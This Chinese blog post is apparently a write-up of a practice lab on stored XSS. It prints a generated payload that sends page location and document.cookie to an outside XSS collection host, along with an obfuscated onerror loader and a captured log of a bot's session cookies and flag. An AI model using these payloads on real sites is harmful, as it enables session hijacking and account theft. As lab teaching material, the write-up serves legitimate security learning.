封神台——Cookie伪造目标权限（存储型XSS）

原创


Zichel77 于 2020-07-04 17:13:58 发布 358 收藏 2
分类专栏： web学习 封神台 文章标签： xss 安全

点击传送门看到的是一个留言板

我们首先要判断是否存在XSS

于是输入一串JS代码

看是否会弹出一个内容为'zkaq'的弹窗



出现了，说明存在XSS漏洞

关于XSS漏洞的科普如下

> 跨站脚本攻击是指恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的目的。
> xss漏洞通常是通过php的输出函数将javascript代码输出到html页面中，通过用户本地浏览器执行的，所以xss漏洞关键就是**寻找参数未过滤的输出函数**。
> 常见的输出函数有：`echo printf print print_r sprintf die var-dump var_export.`
>
> **xss 分类：（三类）**
>
> > 反射型XSS：**<非持久化>** 攻击者事先制作好攻击链接, 需要欺骗用户自己去点击链接才能触发XSS代码（服务器中没有这样的页面和内容），一般容易出现在搜索页面。
> >
> > 存储型XSS：**<持久化>** 代码是存储在服务器中的，如在个人信息或发表文章等地方，加入代码，如果没有过滤或过滤不严，那么这些代码将储存到服务器中，每当有用户访问该页面的时候都会触发代码执行，这种XSS非常危险，容易造成蠕虫，大量盗窃cookie（虽然还有种DOM型XSS，但是也还是包括在存储型XSS内）。
> >
> > DOM型XSS：基于文档对象模型Document Objeet Model，DOM)的一种漏洞。DOM是一个与平台、编程语言无关的接口，它允许程序或脚本动态地访问和更新文档内容、结构和样式，处理后的结果能够成为显示页面的一部分。DOM中有很多对象，其中一些是用户可以操纵的，如uRI，location，refelTer等。客户端的脚本程序可以通过DOM动态地检查和修改页面内容，它不依赖于提交数据到服务器端，而从客户端获得DOM中的数据在本地执行，如果DOM中的数据没有经过严格确认，就会产生DOM XSS漏洞。

和SQL漏洞相比较

SQL漏洞指的是网页误把攻击语句当作SQL语句放入数据库中查询

XSS漏洞指的是网页误把攻击语句当作HTML语句放到网页中

于是这里我们利用一个平台 XSS神器


题目已经提示flag在cookie里，xss bot每十秒钟带着有flag的cookie去访问查看有留言的页面

首先注册，不需要填很真实的信息

这个网页主要是XSS Payload的整合

Payload意思是有效载荷，就是'病毒'实现功能的部分

然后创建项目，名字无所谓，选上就行



创建完成后就自动生成了很多Payload

项目名称: A

项目代码:

```
(function(){(new Image()).src='https://xsspt.com/index.php?do=api&id=EtQ3sg&location='+escape((function(){tr
y{return document.location.href}catch(e){return ''}})())+'&toplocation='+escape((function(){try{return top.l
ocation.href}catch(e){return ''}})())+'&cookie='+escape((function(){try{return document.cookie}catch(e){retu
rn ''}})())+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)?window.o
pener.location.href:''}catch(e){return ''}})());})();
if('1'==1){keep=new Image();keep.src='https://xsspt.com/index.php?do=keepsession&id=EtQ3sg&url='+escape(docu
ment.location)+'&cookie='+escape(document.cookie)};
```

如何使用:

将如下代码植入怀疑出现xss的地方（注意'的转义），即可在 项目内容 观看XSS效果。

```
</textarea>'"><script src=https://xsspt.com/EtQ3sg?1593853825></script>
```

或者

```
</textarea>'"><img src=# id=xssyou style=display:none onerror=eval(unescape(/var%20b%3Ddocument.createElemen
t%28%22script%22%29%3Bb.src%3D%22https%3A%2F%2Fxsspt.com%2FEtQ3sg%3F%22%2BMath.random%28%29%3B%28document.ge
tElementsByTagName%28%22HEAD%22%29%5B0%5D%7C%7Cdocument.body%29.appendChild%28b%29%3B/.source));//>
```

再或者以你任何想要的方式插入

我们复制一条去原网站留言板留言

主　题:	'">			
反馈内容:	</textarea>'"><script src=https://xsspt.com/EtQ3sg?1593853825></script>			
留言者:		留言时间:	2020-7-5	回复时间:
管理员回复:				
主　题:	1			
反馈内容:	1			
留言者:	1	留言时间:	2020-7-5	回复时间:
管理员回复:				
主　题:				
反馈内容:	<script>alert('zkaq')</script>			
留言者:		留言时间:	2020-7-5	回复时间:
管理员回复:				
主　题:	1			
反馈内容:	1			
留言者:	1	留言时间:	2020-7-5	回复时间:
管理员回复:				

再回到XSS神器去查看内容数

我的项目　　创建项目

项目名称	项目描述	内容数	创建时间	操作
A		2	2020-07-04	删除

找到flag

项目名称: A

Domain: 全部

接口地址: https://xsspt.com/do/auth/42b043b792b6c08a7d9ed0a264a61848 (加 /domain/xxx 可通过域名过滤内容)

安装插件

	+全部	时间	接收的内容	Request Headers	操作
	-折叠	2020-07-04 13:20:52	• location : http://59.63.200.79:8004/FeedbackView.asp • toplocation : http://59.63.200.79:8004/FeedbackView.asp • cookie : ASPSESSIONIDAARTSDBR=DLGNGMPBFDDLLGMAIOOPBHGM; flag=zkz{xsser-g00d},ADMINSESSIONIDCSTRCSDQ=LBMLMBCCNPFINOANFGLPCFBC • opener :	• HTTP_REFERER : http://59.63.200.79:8004/FeedbackView.asp • HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34 • REMOTE_ADDR : 172.17.0.1	删除